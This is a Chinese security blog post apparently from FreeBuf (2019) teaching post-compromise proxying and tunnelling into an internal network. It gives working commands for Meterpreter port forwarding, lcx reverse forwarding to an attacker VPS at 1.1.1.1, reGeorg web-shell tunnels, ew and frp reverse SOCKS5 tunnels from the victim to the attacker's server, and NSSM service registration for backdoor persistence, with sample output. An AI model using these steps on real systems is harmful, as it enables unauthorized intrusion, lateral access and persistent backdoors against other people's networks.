

## 内网渗透-代理篇



诺言 (<https://www.freebuf.com/author/%E8%AF%BA%E8%A8%80>) 2019-07-22

首发专栏: TideSec (<http://zhuanlan.freebuf.com/column/index/?name=TideSec>)

关注

一些常用的内网渗透转发与代理~

### 前言

最近参与内网渗透比较多, 认知到自己在会话维持上过于依赖web服务, web服务一旦关闭, 便失去了唯一的入口点。

本次以远程桌面连接来进行说明, 介绍几种常用的连接方式。

本次目标主机ip为: 172.16.86.153


### msf反弹木马

使用条件: 服务器通外网, 拥有自己的公网ip

msf是我进行内网渗透中用的最多的工具, 它内置了很多强大的功能, 用起来相当方便。

msf的meterpreter内置了端口转发功能, 可以把内网的端口转发到本地。

```
portfwd add -l 5555 -p 3389 -r 172.16.86.153
```




```
meterpreter > portfwd add -l 8888 -p 3389 -r 172.16.86.153  
[*] Local TCP relay created: :8888 <-> 172.16.86.153:3389
```

([https://image.3001.net/images/20190718/1563442746\\_5d303e3a3ed72.png](https://image.3001.net/images/20190718/1563442746_5d303e3a3ed72.png)).

转发目标主机的3389远程桌面服务端口到本地的8888, 使用linux中的rdesktop连接本地的8888端口。

```
rdesktop 127.1.1.0:8888
```

(<http://www.freebuf.com/oauth>)



([https://image.3001.net/images/20190718/1563442767\\_5d303e4f1a7f2.png](https://image.3001.net/images/20190718/1563442767_5d303e4f1a7f2.png)).

msf内置了socks模块，在session但基础上配置路由，调用即可使用，但是速度和稳定性都很差，不做详细介绍。


### lcx.exe

使用条件：服务器通外网，拥有自己的公网ip

lcx是一个经典的端口转发工具，直接把3389转发到公网的vps上。

通过大马上传lcx.exe,执行系统命令，其中1.1.1.1是vps的公网ip。

```
lcx.exe -slave 1.1.1.1 9999 127.0.0.1 3389
```



([https://image.3001.net/images/20190718/1563442776\\_5d303e58d944f.png](https://image.3001.net/images/20190718/1563442776_5d303e58d944f.png)).

因为我公网vps使用的是linux的系统，lcx对应linux的工具为portmap。

p1为监听的端口，p2为转发到的端口。

```
./portmap -m 2 -p1 9999 -p2 33889
```

成功监听到转发出的3389端口。



(<http://www.freebuf.com/oauth>)

([https://image.3001.net/images/20190718/1563442785\\_5d303e61b5fbd.png](https://image.3001.net/images/20190718/1563442785_5d303e61b5fbd.png)).

直接使用远程桌面服务连接1.1.1.1:33889



([https://image.3001.net/images/20190718/1563442794\\_5d303e6a134b5.png](https://image.3001.net/images/20190718/1563442794_5d303e6a134b5.png)).

### 基于web服务的socks5隧道

基于web服务的socks5隧道的优点是，在内网服务器不通外网的情况下也能正常使用。

常用的工具有：reGeorg, reDuh, Tunna和Proxifier。

本次只介绍reGeorg的具体用法。

选择对应脚本的tunnel上传到服务器。

名称	修改日期	类型	大小
LICENSE.html	2019/4/25 16:19	Firefox HTML D...	112 KB
LICENSE.txt	2017/2/16 19:39	文本文档	1 KB
README.md	2017/2/16 19:39	MD 文件	2 KB
reGeorgSocksProxy.py	2017/2/16 19:39	Python File	16 KB
tunnel.ashx	2017/2/16 19:39	ASHX 文件	5 KB
tunnel.aspx	2017/2/16 19:39	ASPX 文件	5 KB
tunnel.js	2017/2/16 19:39	JScript Script 文件	6 KB
tunnel.jsp	2017/2/16 19:39	JSP 文件	5 KB
tunnel.nosocket.php	2017/2/16 19:39	PHP 文件	6 KB
tunnel.php	2017/2/16 19:39	PHP 文件	6 KB
tunnel.tomcat.5.jsp	2017/2/16 19:39	JSP 文件	5 KB
使用.txt	2019/4/22 17:21	文本文档	1 KB

([https://image.3001.net/images/20190718/1563442805\\_5d303e7592e45.png](https://image.3001.net/images/20190718/1563442805_5d303e7592e45.png)).

访问上传文件，显示如下表示成功。




([https://image.3001.net/images/20190718/1563442813\\_5d303e7d7d29b.png](https://image.3001.net/images/20190718/1563442813_5d303e7d7d29b.png)).

在reGeorg文件夹下执行reGeorgSocksProxy.py，-p为指定隧道的端口，-u为刚刚上传的tunnel文件地址。

(<http://www.freebuf.com/oauth>)


```
python reGeorgSocksProxy.py -p 8888 -u http://x.x.x.x/tunnel.php
```

打开Proxifier, 更改为脚本指定的端口。



([https://image.3001.net/images/20190718/1563442827\\_5d303e8ba64e7.png](https://image.3001.net/images/20190718/1563442827_5d303e8ba64e7.png)).

本地电脑成功通过socks5带进了目标主机的内网。(若失败, 可能是某些防护检测到了异常流量, 可采用reDuh)  
本地电脑直接远程连接目标主机的内网ip。



([https://image.3001.net/images/20190718/1563442836\\_5d303e944644f.png](https://image.3001.net/images/20190718/1563442836_5d303e944644f.png)).

冰蝎自带的socks代理原理相同, 也是基于web服务的。

(<http://www.freebuf.com/oauth>)



([https://image.3001.net/images/20190718/1563442846\\_5d303e9e15466.png](https://image.3001.net/images/20190718/1563442846_5d303e9e15466.png)).

### 使用ew搭建socks5隧道

使用条件:目标主机通外网, 拥有自己的公网ip

选择对应主机操作系统的执行文件。

名称	修改日期	类型	大小
ew_for_Arm32	2016/12/31 14:11	文件	196 KB
ew_for_Linux32	2016/12/31 14:11	文件	32 KB
ew_for_linux64	2016/12/31 14:11	文件	28 KB
ew_for_MacOSX64	2016/12/31 14:11	文件	35 KB
ew_for_Win.exe	2016/12/31 14:11	应用程序	56 KB
ew_mipsel	2016/12/31 14:11	文件	170 KB
Readme.txt	2016/12/31 14:11	文本文档	7 KB

([https://image.3001.net/images/20190718/1563442858\\_5d303eaa4439f.png](https://image.3001.net/images/20190718/1563442858_5d303eaa4439f.png)).

目标主机为windows系统, 选择上传ew\_for\_Win.exe文件。

公网vps使用ew\_for\_linux64文件。

首先在公网vps上执行:

```
./ew_for_linux64 -s rcsocks -l 10000 -e 11000
```

-l为Proxifier连接的端口, -e为目标主机和vps的通信端口。


```
[root@izbp1izsw2xjgyliu662vhZ ~]# ./ew_for_linux64 -s rcsocks -l 10000 -e 11000
rcsocks 0.0.0.0:10000 <-- [10000 usec] --> 0.0.0.0:11000
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket OK!
```

([https://image.3001.net/images/20190718/1563442866\\_5d303eb2e6dd5.png](https://image.3001.net/images/20190718/1563442866_5d303eb2e6dd5.png)).

然后在目标主机中执行:

```
ew_for_Win.exe -s rssocks -d 1.1.1.1 -e 11000
```

(<http://www.freebuf.com/oauth>)



([https://image.3001.net/images/20190718/1563442878\\_5d303ebef3d22.png](https://image.3001.net/images/20190718/1563442878_5d303ebef3d22.png)).

socks5隧道建立成功，成功把自己的主机带进目标内网。  
使用Proxifier，配置ip和连接端口。



([https://image.3001.net/images/20190718/1563442901\\_5d303ed56fac1.png](https://image.3001.net/images/20190718/1563442901_5d303ed56fac1.png)).

连接远程桌面成功。



([https://image.3001.net/images/20190718/1563442910\\_5d303ede7791c.png](https://image.3001.net/images/20190718/1563442910_5d303ede7791c.png)).

(<http://www.freebuf.com/oauth>)

## frp

### 传送门


使用条件:目标主机通外网, 拥有自己的公网ip

首先需要在公网服务器搭建服务端, 搭建方法参考:传送门

要注意的是, 客户端和服务端的版本号要一致, 否则无法正常使用。

对frpc.ini进行配置, 为了保证搭建的隧道不对他人恶意利用, 加入账户密码进行验证。

```
[socks5_proxy]
type = tcp
remote_port = 11000
plugin = socks5
plugin_user = xxx
plugin_passwd = xxx
```



([https://image.3001.net/images/20190718/1563442925\\_5d303eedef8fd.png](https://image.3001.net/images/20190718/1563442925_5d303eedef8fd.png)).

上传frpc.exe和frpc.ini到目标服务器上,直接运行frpc.exe (在实战中可能会提示找不到配置文件, 需要使用-c参数指定配置文件的路径 frpc.exe -c 文件路径)



([https://image.3001.net/images/20190718/1563442931\\_5d303ef397d05.png](https://image.3001.net/images/20190718/1563442931_5d303ef397d05.png)).

公网vps主机上运行frps。

(<http://www.freebuf.com/oauth>)




```
[root@120p11zsnlxjgy11u66zvnz frp_0.21.0_linux_amd64]# ./frps
2019/07/18 09:43:38 [I] [service.go:130] frps tcp listen on 0.0.0.0:7000
2019/07/18 09:43:38 [I] [root.go:207] Start frps success
2019/07/18 09:43:41 [I] [service.go:319] client login info: ip [127.0.0.1] v
ersion [0.21.0] hostname [] os [windows] arch [amd64]
2019/07/18 09:43:41 [I] [proxy.go:217] [b21c26a2e731c794] [socks5_proxy] tcp proxy liste
n port [11000]
2019/07/18 09:43:41 [I] [control.go:335] [b21c26a2e731c794] new proxy [socks5_proxy] suc
cess
2019/07/18 09:44:59 [I] [proxy.go:87] [b21c26a2e731c794] [socks5_proxy] get a new work c
onnection: [127.0.0.1:11000]
```

([https://image.3001.net/images/20190718/1563442943\\_5d303eff6e460.png](https://image.3001.net/images/20190718/1563442943_5d303eff6e460.png)).

配置Proxifier的ip和连接端口，输入设置的账户密码。

(<http://www.freebuf.com/oauth>)






([https://image.3001.net/images/20190718/1563442950\\_5d303f0683491.png](https://image.3001.net/images/20190718/1563442950_5d303f0683491.png)).

隧道建立成功，连接远程桌面。


(<http://www.freebuf.com/oauth>)



([https://image.3001.net/images/20190718/1563442961\\_5d303f1163f80.png](https://image.3001.net/images/20190718/1563442961_5d303f1163f80.png)).

对于多台目标主机同时搭建多条socks5隧道，需要更改frpc.ini中配置的名称和端口号，在重复的情况下会提示端口占用。

(<http://www.freebuf.com/oauth>)



([https://image.3001.net/images/20190718/1563442971\\_5d303f1b8c0e2.png](https://image.3001.net/images/20190718/1563442971_5d303f1b8c0e2.png)).

渗透结束后记得把frpc的进程杀死，不然会一直和frps建立连接。

```
tasklist
taskkill /pid 进程号 -t -f
```

类似的工具还有：sSocks，Termite等，不需要每种都掌握，有自己用的顺手的就行。

## 后门持久化

一般在网站服务的web服务关闭后，服务器重启后，大部门后门都会失效，这时需要用到系统服务封装工具。

以NSSM来进行示例，封装frpc为系统服务，建立持久的socks5隧道。

启动nssm图形化界面。

```
nssm install name
```

选择想要组册服务的exe应用。

---

(<http://www.freebuf.com/oauth>)




([https://image.3001.net/images/20190718/1563442980\\_5d303f24e6e41.png](https://image.3001.net/images/20190718/1563442980_5d303f24e6e41.png)).

设置服务的名字。直接点击install service，如下表示注册服务成功。

---

(<http://www.freebuf.com/oauth>)



([https://image.3001.net/images/20190718/1563442991\\_5d303f2fc85f2.png](https://image.3001.net/images/20190718/1563442991_5d303f2fc85f2.png)).

查看本地服务。

---

(<http://www.freebuf.com/oauth>)



